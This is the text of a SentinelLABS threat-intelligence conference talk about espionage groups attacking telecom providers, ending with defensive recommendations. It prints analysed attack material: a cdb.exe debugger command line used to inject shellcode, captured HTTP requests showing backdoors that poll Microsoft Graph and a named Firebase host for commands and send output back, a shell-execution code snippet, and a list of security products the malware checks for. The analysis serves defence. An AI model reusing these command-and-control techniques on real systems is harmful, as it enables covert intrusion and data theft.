SentinelLABS

The Wire on Fire

The Spies Who Loved Telcos

Aleksandar Milenkoski, Julien Reisdorffer
TROOPERS 2023

SentinelLABS

labs.sentinelone.com

LabsSentinel

Agenda

- APT threat actor overview
- Initial infection vectors
- Post-intrusion activities: System- & Network-level

Trends

SentinelLABS

Overview

Why Telcos?


- Strategic importance: Communication backbones
  - Access to data: Large customer bases (private + communication data)
  - Access to infrastructure: Large network infrastructures
  - Access to technology

LightBasin

- Active since at least 2016
- *nix and Solaris environments
  - Mission-critical infrastructure
- In-depth knowledge of telco protocols and architectures

Telecommunications Providers Worldwide Are Targeted in Sophisticated Cyber-Espionage Campaign

LightBasin has displayed in-depth knowledge of telecom architectures and protocols in its attacks, security vendor warns.



Metador

- Unattributed threat actor
- First observed in 2021
- Targets telcos in the Middle East
- Highly OPSEC aware

WIP26

- Unattributed threat actor (2023)
- Cloud-reliant
- Somewhat loose OPSEC awareness


```
{"guid":"Info:GOAT4_DESKTOPadmin1:(1136)000C29AACE38:x86","who":"client",
"data":null,"ProcessID":1136,"InternalIP":"192.168.150.131","ProcessName":"Update",
"ComputerName":"GOAT4_DESKTOP","UserName":"admin1","IsstageRequired":false,"connected":false}
{"guid":"Info:WIN-7CHU8LD3CCOjoey:(2116)000C294A5C26:x86","who":"client","data":null,
"ProcessID":2116,"InternalIP":"192.168.74.132","ProcessName":"Update",
"ComputerName":"WIN-7CHU8LD3CCO","UserName":"joey","IsstageRequired":false,"connected":false}
{"guid":"Info:DESKTOP-FC41KCGaleks:(2984)0800273508B7:x86","who":"client","data":null,
"ProcessID":2984,"InternalIP":"10.0.2.15",
"ProcessName":"1e709e87eacf793e27dc5967547616ae343e1b98483dca9b9a17a80b0851923b",
"ComputerName":"DESKTOP-FC41KCG","UserName":"aleks","IsstageRequired":false,"connected":false
[..]
```

Tainted Love

- In the nexus of APT Gallium and APT41
- 2023
  - An evolution of credential theft malware associated with Operation Soft Cell (Gallium)

SentinelLABS

Initial Infection Vectors

What We'll Focus On

- IM platforms for initial access
  - Compromising credentials
  - Masquerading


THE WALL STREET JOURNAL.


TECH

SIM-Swapping Attacks, Many Aimed at Crypto Accounts, Are on the Rise

- Vulnerability exploitation case: A constant threat
- Attack longevity

WIP26: IM For the Win

- WhatsApp messages
- Cloud infrastructure abuse
  - Hosting malware
  - C2 communication
  - Exfiltration



LightBasin: 0-Day For the Win

- 0-Day in 2018: CVE-2019-18780
  - RCE on an Internet-facing Veritas Cluster Service
- Sun4Me: Enabler for future operations

banner-hex-all http-banner-ssl banner-hex-all-ssl banner-hex-crlf-all-ssl
http-banner banner-hex-crlf-all ssl-ftp ssleak-ftp ftp-banner ftp-banner-ssl
ftp-guest ftp-guest-ssl
[...]
cmdServer-file-shadow cmdServer-file-hosts weblogic-t3 weblogic-t3-ssl finger-s0l
finger finger-user http-banner-hnap1 http-hpilo ident-fp http-banner-hnap1-ssl
http-hpilo-ssl
[...]

Attack Longevity

July 2022
Initial access and reconnaissance

Early February 2023
New webshell

Late February 2023
Reconnaissance and credential theft

Tainted Love

July 2018
Initial access

August 2018
Reconnaissance

October 2019
Privilege escalation

Dec 2020
Reconnaissance

Dec 2021
Proxy comms

Jul 2022
Proxy comms

Oct 2022
Backdoor deployment

Jan 2023
Reconnaissance

LightBasin

Takeaways

- **Treat IM** as an initial intrusion vector
  - Digital identity has never been more critical: 2FA is a must, but not bulletproof
    - SIM swapping, push notification spams
    - OTPs, SMS, Push notifications > FIDO standard
- Develop capabilities for **clustering** threat activities
  - Over **mid-** and **long-term** periods
- Make **patching** a priority. **Control** the attack surface

SentinelLABS

Post-intrusion


System-level

What We'll Focus On

- With the XDR proliferation:
  - LOLBin abuse
  - Evasion of detection mechanisms
    - XDR solutions
    - System-native monitoring capabilities

Metador: The Debugger LOLBin

```
cdb.exe -cf c:\windows\system32\cdb.ini
c:\windows\system32\defrag.exe -module fcache13.db
```


SentinelLABS
WMI Event Subscription
RUN AT REBOOT
cdb.exe
DEBUG PROCESS
Defrag.exe
(DEBUGGED PROCESS)
DEBUG SCRIPT
INJECT SHELLCODE
DEBUG SCRIPT
cdb.ini
(INJECTOR SCRIPT)
READ & DECRYPT
Speech02.db
(REFLECTIVE LOADER)
REFLECTIVE LOAD
Speech03.db
(IMPLANT)
METAMAIN
LOAD AS MODULE
MAFALDA
fcache11.db
(OVER TCP)
fcache13.db
(OVER HTTP)
fcache14.db
(OVER PIPES)
C2 Server


Metador: Anti-Detection and OPSEC

Mafalda enumeration: 36 solutions, 404 individual files

Avira	Hexis Cyber Solutions	Webroot Software, Inc.	Enigmasoft Spyhunter	**IDA Pro (WTF?)**
FireEye	Cylance Inc.	Carbon Black	Check Point Software Technologies	**Binary Ninja (WTF?)**
Raytheon Cyber Solutions	Avast	Cybereason	Absolute	**Microsoft WinDbg**
CJSC Returnil Software	McAfee	CrowdStrike	Bromium	**VMWare**
Verdasys Inc.	Dell Secureworks	Comodo Security Solutions	LogRhythm	**Fellow Hackers**
Altiris (Symantec)	AVG Technologies	Panda Security	OPSWAT Inc	
Malwarebytes	Symantec	F-Secure	**Sysinternals**	
ESET	CyberArk Software	Endgame	**Wireshark**	
SentinelOne	Kaspersky	Cisco	**x64dbg**	
BitDefender	Sophos	Trend Micro Inc	**Olly Debugger**	

Tainted Love: mim221

- Focus on anti-detection
  - In-memory image mapping
  - Terminating EventLog threads
  - Staging a credential theft capability in the LSASS process itself




LightBasin: Generic OPSEC vs. XDR Evasion

- Linux vs. Windows
  - Conditional malware execution: $MCARCH_
    - TA deconfliction?
  - Binary encryption
  - Series of anti-forensic tactics
    - Timestomping
    - Log deletion

Takeaways

- Develop a **LOLbin protection strategy**
  - Application execution **restriction**
  - Systems for **monitoring** LOLbins
- If XDR
  - Evaluate and monitor the **active system driver landscape**
    - Legitimate and signed, but vulnerable drivers

BACKSTAB: KILL, DUMP AND INJECT INTO PROTECTED PROCESSES



SentinelLABS

Post-intrusion


Network-level

Let’s Use Cloud: For Blending In And Flexibility

- Command-and-control
  - APT37 (North Korea), REF2924 (China): Microsoft Graph and 365 Mail
  - DoNot (India): Google Firebase Cloud Messaging
- Malware hosting
  - DBatLoader operators: Microsoft OneDrive, Google Drive
  - Brazilian cybercrime groups: DigitalOcean Spaces -> TimeWeb
- A double-edged sword: Advantages, but Cloud vendors have visibility
  - OPSEC sacrifice

WIP26: Backdoors

- Malware loader: PDFelement.exe
- Two backdoor variants
  - CMD365 (Microsoft 365 Mail)
  - CMDEmber (Google Firebase DB)




```
PS C:\Users\user> $task = Get-ScheduledTask | where TaskName -eq "MicrosoftUpdatesA"
PS C:\Users\user> $task.actions


Id               :
Arguments        :
Execute          : C:\Users\Public\Documents\Update.exe
WorkingDirectory :
PSComputerName   :
```

CMD365

1: Login

```
POST https://login.microsoftonline.com/53019c21-[...]/oauth2/v2.0/token HTTP/1.1
x-client-SKU: MSAL.Desktop
x-client-Ver: 4.37.0.0
x-client-CPU: x64
x-client-OS: Windows 10 Enterprise LTSC 2019
[...]
Host: login.microsoftonline.com
Cookie: fpc=AjnvywVrmsVJuCe78t24d6g; [...]
Content-Length: 196
Expect: 100-continue

client_id=91506235-[...]&client_info=1&
client_secret=-XU8Q~[...]&
scope=https%3A%2F%2Fgraph.microsoft.com%2F.default&grant_type=client_credentials
```

2: Victim-specific location

```
POST https://graph.microsoft.com/beta/users/3517e816-6719-4b16-9b40-63cc779da77c/mailFolders HTTP/1.1
```

3: Command polling

```
GET https://graph.microsoft.com/beta/users/3517e816-6719-4b16-9b40-63cc779da77c/
mailFolders/[...]=/messages?filter=startswith(subject,'Input') HTTP/1.1
Accept: application/json
Authorization: bearer eyJ0eXA[...]
Host: graph.microsoft.com
```

4: Command execution

```
private static string ExcuteShell(string message)
{
    Program._result = new StringBuilder();
    Program._TProc.StandardInput.Write
    (message + Program._TProc.StandardInput.NewLine);
    Thread.Sleep(1000);
    return Program._result.ToString().TrimEnd(new char[0]);
}
```

CMDEmber

Command polling

```
GET https://gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase.app/.json?orderBy=%22$key%22&equalTo=%22(2984)0800273508B786%22 HTTP/1.1
```


```
{
    ComputerName: "DESKTOP-6H79QI5",
    ExternalIP: null,
    InternalIP: null,
    IsstageRequired: false,
    ProcessID: 9840,
    ProcessName: "Update",
    UserName: "[redacted]",
    connected: true,
    data: "whoami",
    guid: "Info:DESKTOP-6H79QI5[redacted]:(9840)000C29FAF0F9:x86",
    restart: null,
    who: "server"
}
```


Command output

```
PUT https://gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase.app/(596)0800273508B786/.json?print=silent HTTP/1.1
Content-Type: text/plain; charset=utf-8
Host: gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase.app
Content-Length: 421
Expect: 100-continue
Connection: Keep-Alive

{"detail":"n8QBlLyKSTJE8YDzWkSUlpwEVrK3Fd0QcURRPEunnAVu3sS/
[...]
+fBxkf/neZ7Da8U1UdpNvyGw=="}
```


```
{
    ComputerName: "DESKTOP-6H79QI5",
    InternalIP: "192.168.8.230",
    IsstageRequired: false,
    ProcessID: 9840,
    ProcessName: "Update",
    UserName: "[redacted]",
    connected: true,
    data: "C:\Users\[redacted]\Documents\Documents>whoami
    desktop-6h79qi5\[redacted]",
    guid: "Info:DESKTOP-6H79QI5[redacted]:(9840)000C29FAF0F9:x86",
    who: "client"
}
```

Takeaways

- **Restrict** reachable Cloud services
  - **Reduce** monitoring and attack surface

- **Monitor** for anomalous Cloud traffic
  - **Scale** and volume
  - **Dynamicity** of Cloud instances: Blocking known IOCs may **not** work

Thank You

SentinelLABS

sentinelone.com/labs